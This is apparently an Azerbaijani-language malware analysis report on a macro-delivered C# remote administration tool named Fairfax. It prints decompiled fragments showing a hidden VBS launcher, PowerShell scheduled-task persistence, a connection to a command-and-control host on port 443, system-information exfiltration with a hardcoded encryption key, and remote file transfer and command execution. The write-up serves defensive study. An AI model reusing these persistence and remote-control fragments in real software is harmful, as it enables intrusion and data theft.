


struct ZIPFILERECORD record[8]	Fairfax/Debug/Newtonsoft.Json.xml	4D2B1h	C415h	Fg:	Bg:
struct ZIPFILERECORD record[9]	Fairfax/Release/	596C6h	2Eh	Fg:	Bg:
struct ZIPDIRENTRY dirEntry[0]	Fairfax/	596F4h	36h	Fg:	Bg:
struct ZIPDIRENTRY dirEntry[1]	Fairfax/Debug/	5972Ah	3Ch	Fg:	Bg:
struct ZIPDIRENTRY dirEntry[2]	Fairfax/Debug/System.Drawing.Common.dll	59766h	55h	Fg:	Bg:
struct ZIPDIRENTRY dirEntry[3]	Fairfax/Debug/runner.bat	597BBh	46h	Fg:	Bg:
struct ZIPDIRENTRY dirEntry[4]	Fairfax/Debug/Newtonsoft.Json.dll	59801h	4Fh	Fg:	Bg:
struct ZIPDIRENTRY dirEntry[5]	Fairfax/Debug/Fairfax.exe.config	59850h	4Eh	Fg:	Bg:
struct ZIPDIRENTRY dirEntry[6]	Fairfax/Debug/Fairfax.exe	5989Eh	47h	Fg:	Bg:
struct ZIPDIRENTRY dirEntry[7]	Fairfax/Debug/Fairfax.pdb	598E5h	47h	Fg:	Bg:
struct ZIPDIRENTRY dirEntry[8]	Fairfax/Debug/Newtonsoft.Json.xml	5992Ch	4Fh	Fg:	Bg:
struct ZIPDIRENTRY dirEntry[9]	Fairfax/Release/	5997Bh	3Eh	Fg:	Bg:
struct ZIPENDLOCATOR endLoc...		599B9h	16h	Fg:	Bg:

Macros bundan sonra Shell əmri ilə FairFax/Debug/runner.bat faylını vbHide opsiyası ilə işə salır və bir neçə yayındırıcı əməliyyatdan sonra içini sonlandirirdi. Artıq macros ilə işimiz bitdiyindən keçid etdik FairFax.zip faylına. Yuxarıda qeyd etdiyimiz kimi macros Shell əmri ilə runner.bat faylını gizli şəkildə işə salırdı. **Runner.bat** (batch script) isə FairFax.exe faylını icra edirdi...

FairFax.exe – Remote Administration Tool

32 bitlik proqram C# dilində yazılmışdı.



Executable faylını decompile edib analizə başladıq. Entrypoint: FairFax.Program.Main

```
C:\Users\user1\Desktop\fairfax\Debug\Fairfax.exe
Fairfax, Version=1.0.0.0, Culture=neutral, PublicKeyToken=null
Global type: <Module>
Entry point: Fairfax.Program.<Main>
Architecture: AnyCPU (32-bit preferred)
Runtime: v4.0.30319
This assembly was compiled using the /deterministic option.
Hash algorithm: SHA1
Debug info: Loaded from PDB file: C:\Users\user1\Desktop\fairfax\Debug\Fairfax.pdb
```

Main funksiyası yeni Client sinifi yaradaraq .StartClientAsync metodunu çağırır.

```
private static async Task Main(string[] args)
{
    Client client = new Client();
    await client.StartClientAsync();
}
```

```
CreateVbsFile();
RunPowerShell(GlobalSettings.PowershellEncodingEnableCommand);
_powerShellEncodingEnabled = true;
(string, string) tuple = RunPowerShell("get-scheduledtask -taskname Fairfax*");
_ = tuple.Item1;
string oout = tuple.Item2;
if (!oout.Contains("Fairfax"))
{
    RunPowerShell(GlobalSettings.TaskAction);
    Thread.Sleep(500);
    RunPowerShell(GlobalSettings.TaskTrigger);
    Thread.Sleep(500);
    RunPowerShell(string.Format(GlobalSettings.TaskName, "Fairfax" + new Random().Next(1, 1500)));
    Thread.Sleep(500);
    RunPowerShell(GlobalSettings.TaskSettings);
    Thread.Sleep(500);
    RunPowerShell(GlobalSettings.TaskRegister);
    Thread.Sleep(500);
    RunPowerShell(GlobalSettings.TaskRepetitionDuration);
    Thread.Sleep(500);
    RunPowerShell(GlobalSettings.TaskRepetitionInterval);
    Thread.Sleep(500);
    RunPowerShell(GlobalSettings.TaskScheduler);
```

Burada ilk öncə CreateVbsFile funksiyası çağrılır və yeni FairFax.vbs fayl yaradır.

```
File.WriteAllText(GlobalSettings.VbsPath, GlobalSettings.VbsContent);
```

- public static readonly string **VbsContent** = "CreateObject (\"Wscript.Shell\"). Run \"\"\"C:\\Users\\" + Environment.UserName + "\\AppData\\Roaming\\" + _appFolderName + "\\Fairfax\\Debug\\Fairfax.exe\"\"\", 0, True";
- public static readonly string **VbsPath** = "C:\\Users\\" + Environment.UserName + "\\AppData\\Roaming\\" + _appFolderName + "\\" + _vbFileName (FairFax.vbs);

Daha sonra RunPowerShell ("get-scheduledtask -taskname Fairfax*") metodu ilə sistemdə FairFax adında task olub-olmadığını yoxlayır. Əgər yoxdursa FairFax adında avtomatik işə düşəcək şəkildə yeni FairFax taskı yaradır. Task yuxarıda icra edilən CreateVbsFile funksiyasının yaratdığı vbs faylını işhə salmaq üçün proqramlaşdırılır.

- public static readonly string **TaskAction** = "$taskAction = New-ScheduledTaskAction -Execute 'C:\\Users\\" + Environment.UserName + "\\AppData\\Roaming\\" + _appFolderName + "\\" + _vbFileName + "' ";
- public static readonly string **TaskTrigger** = "$taskTrigger = New-ScheduledTaskTrigger -Daily -At 00:01";
- public static readonly string **TaskSettings** = "$taskSettings = New-ScheduledTaskSettingsSet -MultipleInstances IgnoreNew";
- public static readonly string **TaskScheduler** = "$task | Set-ScheduledTask";
- public static readonly string **TaskRepetitionInterval** = "$task.Triggers.Repetition.Interval = \"PT1M\"";

TaskScheduler ilə bağlı əməliyyatları bitirdikdən sonra isə proqram əsas serverə qoşulmaq üçün cəhd edir. Burada ilk öncə "vnedoprym.kozow.com" DNS.GetHostEntry metodu ilə hosta aid ip adresi götürür. Yeni yaradılan *Socket* sinifi ilə ip adresə (port:**443**) qosulmaq istəyir. Çox təəssüflər olsun ki, şübhəli faylı analiz edərkən artıq host fəaliyyətini dayandırmış idi. Lakin bu analiz prosesinə mənfi təsir etməyəcək. Çün ki kodlar bizə demək olar hər şeyi aydın şəkildə anlamağımıza imkan yaradırdı. Socket əməliyyatları asinxron olaraq icra edilirdi.

Qosulma yaradıldıqdan sonra proqram GreetMessage adı verilən bir mesajı qarşı tərəfə göndərir.

- public static readonly string GreetMessage = "4543v.-Gre--+etings13*|}'/}";

Növbəti əməliyyat olaraq isə sistem haqqında ilkin informasiyaları qarşı tərəfə ötürür.

```
CurrentDirectory = Environment.CurrentDirectory.ToString(),
OSVersion = Environment.OSVersion.ToString(),
UserName = Environment.UserName.ToString(),
UserDomainName = Environment.UserDomainName.ToString()
```

- Bu arada sock stream əməliyyatları .SendAsync metodu üzərindən həyata keçirildi. Bu metod isə daxil olan kontenti açıq olaraq deyil şifrələnmiş şəkildə göndərirdi.

```
string messageStr = StringCipher.EncryptString(plainText: JsonConvert.SerializeObject(message), key: GlobalSettings.CipherKey);
```

- public static readonly string CipherKey = "b14ca5898a5f6133bbce2ea2315a1915";

Yuxarıda ki, əməliyyatlardan sonra proqram qarşı tərəfdən gələcək əmrləri gözləməyə başlayır.

Message message = await _connection.ReceiveAsync()

Message stukturu:

```
public class Message
{
    public FunctionName FunctionName { get; set; }

    public dynamic Content { get; set; }
}
```

Əmrlər enum tipində aşağıdakılar idi.

```
public enum FunctionName
{
    None,
    Screenshot,
    Upload,
    Download
}
```

- **Screenhot** – ekran görüntüsü almaq üçün
- **Upload**- qarşı tərəfin istəyinə uyğun olaraq sistemə istənilən faylın endirilməsi. Endirilən fayl %temp%\ 43sdjfjks.dasu qovluğunda saxlanılır.
- **Download** – sistemdən qarşı tərəfə faylın göndərilməsi üçün istifadə edilirdi. Göndəriləmək istənən fayl ilk öncə həcm azaldılması üçün **Zip** formatına gətirilir və qarşı tərəfə göndərilir.

Bütün bunlardan əlavə olaraq RAT-ın daha bir funksionallığıda mövcud idi. Qarşı tərəfdən gələn PowerShell və CmD əmrlərini icra etmək. RAT qarşı tərəfdən qəbul etdiyi əmrləri (Message struct) *RunPowerShell* və *RunCmd* metodları ilə yeni task yaradaraq icra edir və əmrlərin nəticələrini Message strukturu üzərindən qarşə tərəfə göndərir.

```
Task<(string Direcory, string Output)> task2 = Task.Run(() => RunPowerShell(command));
```

```
Task<(string Direcory, string Output)> task = Task.Run(() => RunCmd(command));
```